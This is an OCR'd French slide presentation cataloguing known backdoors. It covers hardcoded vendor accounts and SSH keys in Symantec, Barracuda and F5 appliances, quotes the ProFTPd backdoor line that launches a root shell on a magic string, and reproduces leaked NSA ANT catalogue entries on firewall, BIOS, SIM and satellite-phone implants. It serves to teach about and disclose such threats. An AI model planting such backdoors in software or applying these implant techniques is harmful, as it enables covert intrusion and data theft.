
3. Portes dérobées matérielles

4. Portes dérobées cryptographiques

Porte dérobée logicielle
> Comptes / clefs hardcodées


Maladresse du constructeur ou porte dérobée volontaire ?

- **F5 (clef SSH), HP StoreVirtual Storage**
- **Symantec Messaging Gateway** (clef SSH + compte backdoor)




However, there is another SSH account "support" which has a default password, which is not changed during installation, and does not seem to be mentioned in the Symantec documentation as far as I can see (Installation Guide, Administration Guide or Command-line Guide). This account has a very easy-to-guess password, but many administrators may not know it exists.

- **Barracuda (SSL VPN, Firewall, etc)**



```
Vulnerability overview/description:
-----------------------------------
1) Backdoor accounts
Several undocumented operating system user accounts exist on the appliance.
They can be used to gain access to the appliance via the terminal but also
via SSH. (see 2)
These accounts are undocumented and can _not_ be disabled!

2) Remote access via SSH
An SSH daemon runs on the appliance, but network filtering (iptables) is used
to only allow access from whitelisted IP ranges (private and public).

The public ranges include servers run by Barracuda Networks Inc. but also
```




```
These ranges include some servers run by Barracuda Networks eg.
spam04.barracuda.com (216.129.105.22)
forum.barracudanetworks.com (216.129.105.38)
barracudacentral.org (216.129.105.40)
repsrv.barracuda.com (216.129.105.42)
mirror01.barracudacentral.com (216.129.105.94)
...

but also servers from other entities:
mail.totalpaas.com (205.158.110.135) - Domain registered by: Do
frmt1.boxitweb.com (205.158.110.132) - Domain registered by: Th
static.medallia.com (205.158.110.229) - Domain registed by: Med
utility.connectify.net (205.158.110.171) -      Domain registe
everest.address.com (216.129.105.202) - Domain registed by: Whi
mail.tqm.bz (216.129.105.205) - Domain registered by: Total Qua
outbound.andyforbes.com (216.129.105.212) - Domain registered b
```

- **ProFTPd**
- Hack en novembre 2010
- `if (strcmp(target, "ACIDBITCHEZ") == 0) { setuid(0); setgid(0); system("/bin/sh;/sbin/sh"); }`
- http://www.aldeid.com/wiki/Exploits/proftpd-1.3.3c-backdoor

SRC :
https://www.trustmatta.com/advisories/MATTA-2012-002.txt, https://www.nccgroup.com/en/learning-and-research-centre/technical-advisories/symantec-messaging-gateway-ssh-with-backdoor-user-account-plus-privilege-escalation-to-root-due-to-very-old-kernel/,
http://www.theregister.co.uk/2013/01/24/barracuda_backdoor/

Porte dérobée logicielle
> Altération de l’OS (Cisco, Juniper, Huawei, etc)



TOP SECRET//COMINT//REL TO USA, FVEY

JETPLOW

ANT Product Data


(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

06/24/08

Command, Control, and Data Exfiltration using DNT Implant Communications Protocol (typical)
NSA Remote Operations Center
Internet
Typical Target Firewall or Router
MPU / CPU
Operating System
System BIOS
PERSISTENCE IMPLANT
DNT payload
PC
PC
PC
PC
PC
PC
PC
Target Network

(TS//SI//REL) JETPLOW Persistence Implant Concept of Operations

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).




TOP SECRET//COMINT//REL TO USA, FVEY

HALLUXWATER

ANT Product Data

(TS//SI//REL) The HALLUXWATER Persistence Back Door implant is installed on a target Huawei Eudemon firewall as a boot ROM upgrade. When the target reboots, the PBD installer software will find the needed patch points and install the back door in the inbound packet processing routine.

06/24/08




TOP SECRET//COMINT//REL USA, FVEY

FEEDTROUGH

ANT Product Data

(TS//SI//REL) FEEDTROUGH is a persistence technique for two software implants, DNT's BANANAGLEE and CES's ZESTYLEAK used against Juniper Netscreen firewalls.


06/24/08



(TS//SI//REL) STUCCOMONTANA provides persistence for DNT implants. The DNT implant will survive an upgrade or replacement of the operating system – including physically replacing the router's compact flash card.

SRC NSA (ANT catalogue : http://cryptome.org/2013/12/nsa-catalog.zip)

Porte dérobée logicielle
> Altération du BIOS (ordinateur)



TOP SECRET//COMINT//REL TO USA, FVEY

SWAP

ANT Product Data

(TS//SI//REL) SWAP provides software application persistence by exploiting the motherboard BIOS and the hard drive's Host Protected Area to gain periodic execution before the Operating System loads.

06/20/08

R&T Analyst
\\Targets
TUNING FORK
ARKSTREAM Survey
OPS Projects
Post Processing
SNEAKERNET
Target Systems
ROC
Internet
Interactive OPS Console


(TS//SI//REL) SWAP Extended Concept of Operations

(TS//SI//REL) This technique supports single or multi-processor systems running Windows, Linux, FreeBSD, or Solaris with the following file systems: FAT32, NTFS, EXT2, EXT3, or UFS 1.0.

(TS//SI//REL) Through remote access or interdiction, ARKSTREAM is used to re-flash the BIOS and TWISTEDKILT to write the Host Protected Area on the hard drive on a target machine in order to implant SWAP and its payload (the implant installer). Once implanted, SWAP's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

(TS//SI//REL) Through remote access or interdiction, ARKSTREAM is used to re-flash the BIOS and TWISTEDKILT to write the Host Protected Area on the hard drive on a target machine in order to implant SWAP and its payload (the implant installer). Once implanted, SWAP's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Porte dérobée logicielle
> Altération du BIOS (FW ou routeur)



TOP SECRET//COMINT//REL TO USA, FVEY

SOUFFLETROUGH

ANT Product Data

(TS//SI//REL) SOUFFLETROUGH is a BIOS persistence implant for Juniper SSG 500 and SSG 300 series firewalls. It persists DNT's BANANAGLEE software implant. SOUFFLETROUGH also has an advanced persistent back-door capability.


06/24/08

Command, Control, and Data Exfiltration using DNT Implant Communications Protocol (typical)
NSA
Remote Operations Center
Internet
PC
PC
PC
PC
PC
PC
PC
Typical Target
Firewall or Router
MPU / CPU
Operating System
System BIOS
PERSISTENCE IMPLANT
DNT payload
Target Network

(TS//SI//REL) SOUFFLETROUGH Persistence Implant Concept of Operations

(TS//SI//REL) SOUFFLETROUGH is a BIOS persistence implant for Juniper SSG 500 and SSG 300 series firewalls {320M, 350M, 520, 550, 520M, 550M}. It persists DNT's BANANAGLEE software implant and modifies the Juniper firewall's operating system (ScreenOS) at boot time. If BANANAGLEE support is not available for the

Porte dérobée logicielle
> Carte SIM



TOP SECRET//COMINT//REL TO USA, FVEY

GOPHERSET
ANT Product Data

(TS//SI//REL) GOPHERSET is a software implant for GSM (Global System for Mobile communication) subscriber identify module (SIM) cards. This implant pulls Phonebook, SMS, and call log information from a target handset and exfiltrates it to a user-defined phone number via short message service (SMS).

10/01/08

GOPHERSET on SIM

Decrypts Trigger

Parse Instructions

Retrieve Requested Info

Fill SMS with Data


Encrypt SMS

Send SMS

(U//FOUO) GOPHERSET – Operational Schematic

(TS//SI//REL) Modern SIM cards (Phase 2+) have an application program interface known as the SIM Toolkit (STK). The STK has a suite of proactive commands that allow the SIM card to issue commands and make requests to the handset. GOPHERSET uses STK commands to retrieve the requested information and to exfiltrate data via SMS. After the GOPHERSET file is compiled, the program is loaded onto the SIM card using either a Universal Serial Bus (USB) smartcard reader or via over-the-air provisioning. In both cases, keys to the card may be required to install the application depending on the service provider's security configuration.

Porte dérobée logicielle
> Téléphones satellites




TOP SECRET//COMINT//REL TO USA, FVEY

TOTECHASER

ANT Product Data

(TS//SI//REL) TOTECHASER is a Windows CE implant targeting the Thuraya 2520 handset. The Thuraya 2520 is a dual mode phone that can operate either in SAT or GSM modes. The phone also supports a GPRS data connection for Web browsing, e-mail, and MMS messages. The initial software implant capabilities include providing GPS and GSM geo-location information. Call log, contact list, and other user information can also be retrieved from the phone. Additional capabilities are being investigated.

